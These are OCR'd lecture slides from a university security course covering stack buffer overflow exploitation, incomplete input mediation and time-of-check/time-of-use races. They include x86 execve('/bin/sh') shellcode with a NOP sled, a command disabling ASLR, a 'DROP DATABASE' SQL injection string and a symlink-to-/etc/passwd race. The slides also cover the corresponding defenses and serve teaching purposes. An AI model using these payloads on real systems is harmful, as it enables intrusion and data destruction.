CS 547: Foundation of Computer Security

S. Tripathy
IIT Patna

Previous Class


- Program security
  - Motivation and background
  - Buffer Overflow
  -

This Class

- Program security
- Buffer Overflow
  - Defense
- Incomplete Mediation
- TOCTTOU

Buffer Overflow Attacks

A. Find the offset distance between the base of the buffer and return address so that we can modify the return with address of the code.
B. Find the address for the malicious code. If you don't handle this, your malicious code will be stored in some random


Identify a vulnerable function within code
Get the location of saved return address
Overwrite stack until you reached location of return address
Overwrite return address value as your wish
Now program control flow is changed , exploitation done !!

B : Address of Malicious Code

1. Investigation using gdb

2. Malicious code is written in the badfile which is passed as an argument to the vulnerable function.

3. Using gdb, we can find the address of the function argument.

```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```


```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```


B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.



The Structure of badfile


Once the input is copied into buffer, the address of this position will be
0xbfffeaf8 + 8
Distance = 112
NOP
NOP

RT
NOP

NOP
Malicious Code
Start of buffer: Once the input is copied into buffer, the memory address will be
0xbfffea8c
The value placed here will overwrite the Return Address field
The first possible entry point for the malicious code

Stack Overflow Variants

- target program can be:
  - a trusted system utility
  - network service daemon
  - commonly used library code
- shellcode functions
  - launch a remote shell when connected to create a reverse shell that connects back to the hacker
  - use local exploits that establish a shell
  - flush firewall rules that currently block other attacks
  - Get full access to the system

Example Shellcode

```
int main(int argc, char *argv[])
{
   char *sh;
   char *args[2];

   sh = "/bin/sh";
   args[0] = sh;
   args[1] = NULL;
   execve(sh, args, NULL);
}
```

```
       nop
       nop                    // end of nop sled
       jmp    find             // jump to end of code
cont:  pop    %esi              // pop address of sh off stack into %esi
       xor    %eax,%eax          // zero contents of EAX
       mov    %al,0x7(%esi)    // copy zero byte to end of string sh (%esi)
       lea    (%esi),%ebx      // load address of sh (%esi) into %ebx
       mov    %ebx,0x8(%esi)   // save address of sh in args[0] (%esi+8)
       mov    %eax,0xc(%esi)   // copy zero to args[1] (%esi+c)
       mov    $0xb,%al         // copy execve syscall number (11) to AL
       mov    %esi,%ebx         // copy address of sh (%esi) t0 %ebx
       lea    0x8(%esi),%ecx   // copy address of args (%esi+8) to %ecx
       lea    0xc(%esi),%edx   // copy address of args[1] (%esi+c) to %edx
       int    $0x80            // software interrupt to execute syscall
find:  call   cont              // call cont which saves next address on stack
sh:    .string "/bin/sh"        // string constant
args:  .long 0                 // space used for args array
       .long 0                // args[1] and also NULL for env array
```

Buffer Overflow Defenses

- Buffer overflows are widely exploited

Defenses:

1. Developer approaches:

- Use of safer functions like strncpy(), strncat() etc, safer dynamic link libraries that check the length of the data before copying.

2. OS approaches:

- ASLR (Address Space Layout Randomization)

3. Compiler approaches:

- Stack-Guard

4. Hardware approaches:


- Non-Executable Stack

Stack guard

```
void foo (char *str)
{
   int guard;
   guard = secret;

   char buffer[12];
   strcpy (buffer, str);

   if (guard == secret)
      return;
   else
      exit(1);
}
```



Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.

- This countermeasure can be defeated using a different technique called **Return-to-libc** attack

- Compiling the vulnerable code with all the countermeasures disabled.

Incomplete mediation

Incomplete mediation flaw —

often inadvertent (=> nonmalicious) but with serious security consequences

- Inputs to programs are often specified by untrusted users
  - Web-based applications are a common example
- Users sometimes mistype data in forms
  - Phone number: 51998884567
  - Email: som#iitp.ac.in
- An application needs to ensure that what user has entered constitutes a meaningful request
  - This is called mediation

Why do we care?

- Incomplete mediation occurs when the application accepts incorrect data from user
- What happens if someone fills in:
  - DOB: 98764874236492483649247836489236492
    - Buffer overflow?
  - DOB: '; DROP DATABASE clients --
    - SQL injection?
- We need to make sure that any user-supplied input falls within well-specified values
  - known to be safe

Client-side mediation

- forms that do client-side mediation
  - When you click “submit”, Javascript code will first run validation checks on the data you entered
  - If you enter invalid data, a popup will prevent you from submitting it
- Related issue: *client-side state*
  - Many web sites rely on the client to keep state for them
  - Put hidden fields in the form which are passed back to the server when user submits the form

Client-side mediation

- Problem: what if the user
  - Turns off Javascript?
  - Edits the form before submitting it?
  - Writes a script that interacts with the web server instead of using a web browser at all?
  - Connects to the server “manually”?
    - telnet server.com 80
- Note that the user can send arbitrary (unmediated) values to the server this way
- The user can also modify any client-side state

Incomplete Mediation(Example)

- Incomplete mediation:
  - Sensitive data are in exposed, uncontrolled condition
- Example : URL to be generated by *client's browser* to access server, e.g.:
  - http://www.things.com/order/final&custID=101&part=555A&qy=20&price=10&ship=boat&shipcost=5&total=205
  - Instead, *user* edits URL directly, changing price and total cost as
  - http://www.things.com/order/final&custID=101&part=555A&qy=20&price=10&ship=boat&shipcost=5&total=25
  - User uses forged URL to access server The server takes 25 as the total cost

Defences against incomplete mediation

- Client-side mediation is an OK method to use in order to have a friendlier user interface
  - but is useless for security purposes.

- You have to do server-side mediation
  - whether or not you also do client-side

Defences against incomplete mediation

- Unchecked data are a serious vulnerability!
- Possible solution: anticipate problems
  - Don't let client return a sensitive result (like *total*) that can be easily recomputed by server
  - Use drop-down boxes / choice lists for data input
    - Prevent user from editing input directly
  - Check validity of data values received from client

Time-of-check to Time-of-use Errors

- Time-of-check to time-of-use flaw —
  - often inadvertent (=> nonmalicious) but with serious security consequences
  - A.k.a. synchronization flaw / serialization flaw
- TOCTTOU — mediation with "bait and switch" in the middle
    - Change of a resource (e.g., data) between time access checked and time access used

Time-Of-Check To Time-Of-Use Errors

- TOCTTOU ("TOCK-too") errors
  - Also known as "race condition" errors

- These errors occur when the following happens:

1. User requests the system to perform an action
2. The system verifies the user is allowed to perform the action
3. The system performs the action

Example

- *setuid* allocates terminals to users
  - a privileged operation
  - supports writing contents of terminal to a log file
    - first checks if the user has permissions to write to the requested file; if so, it opens the file for writing
- The attacker makes a symbolic link:

```
logfile -> file_he_owns
```

- Between the “check” and the “open”, he changes it:

```
logfile -> /etc/passwd
```

The problem

- State of the system changed between the check for permission and the execution of operation
- File whose permissions were checked for writeability by the user (*file_he_owns*) wasn't the same file that was later written to (*/etc/passwd*)
  - Even though they had the same name (logfile) at different points in time

Time-of-check to Time-of-use Errors

- TOCTTOU — mediation with "bait and switch" in the middle
  - TOCTTOU problems from computing?
  - E.g., DBMS/OS: serialization problem:
    - pgm1 reads value of X = 10
    - pgm1 adds X = X+ 5
    - → pgm2 reads X = 10, adds 3 to X, writes X = 13
    - pgm1 writes X = 15
    - X ends up with value 15

    - It should be X = 18

Time-of-check to Time-of-use Errors

- Prevention of TOCTTOU errors
  - Be aware of time lags
  - Use digital signatures and certificates to „lock" data values after checking them
    - So nobody can modify them after *check* & before *use*

- How to Preventing TOCTTOU from DBMS/OS areas?

- Thanks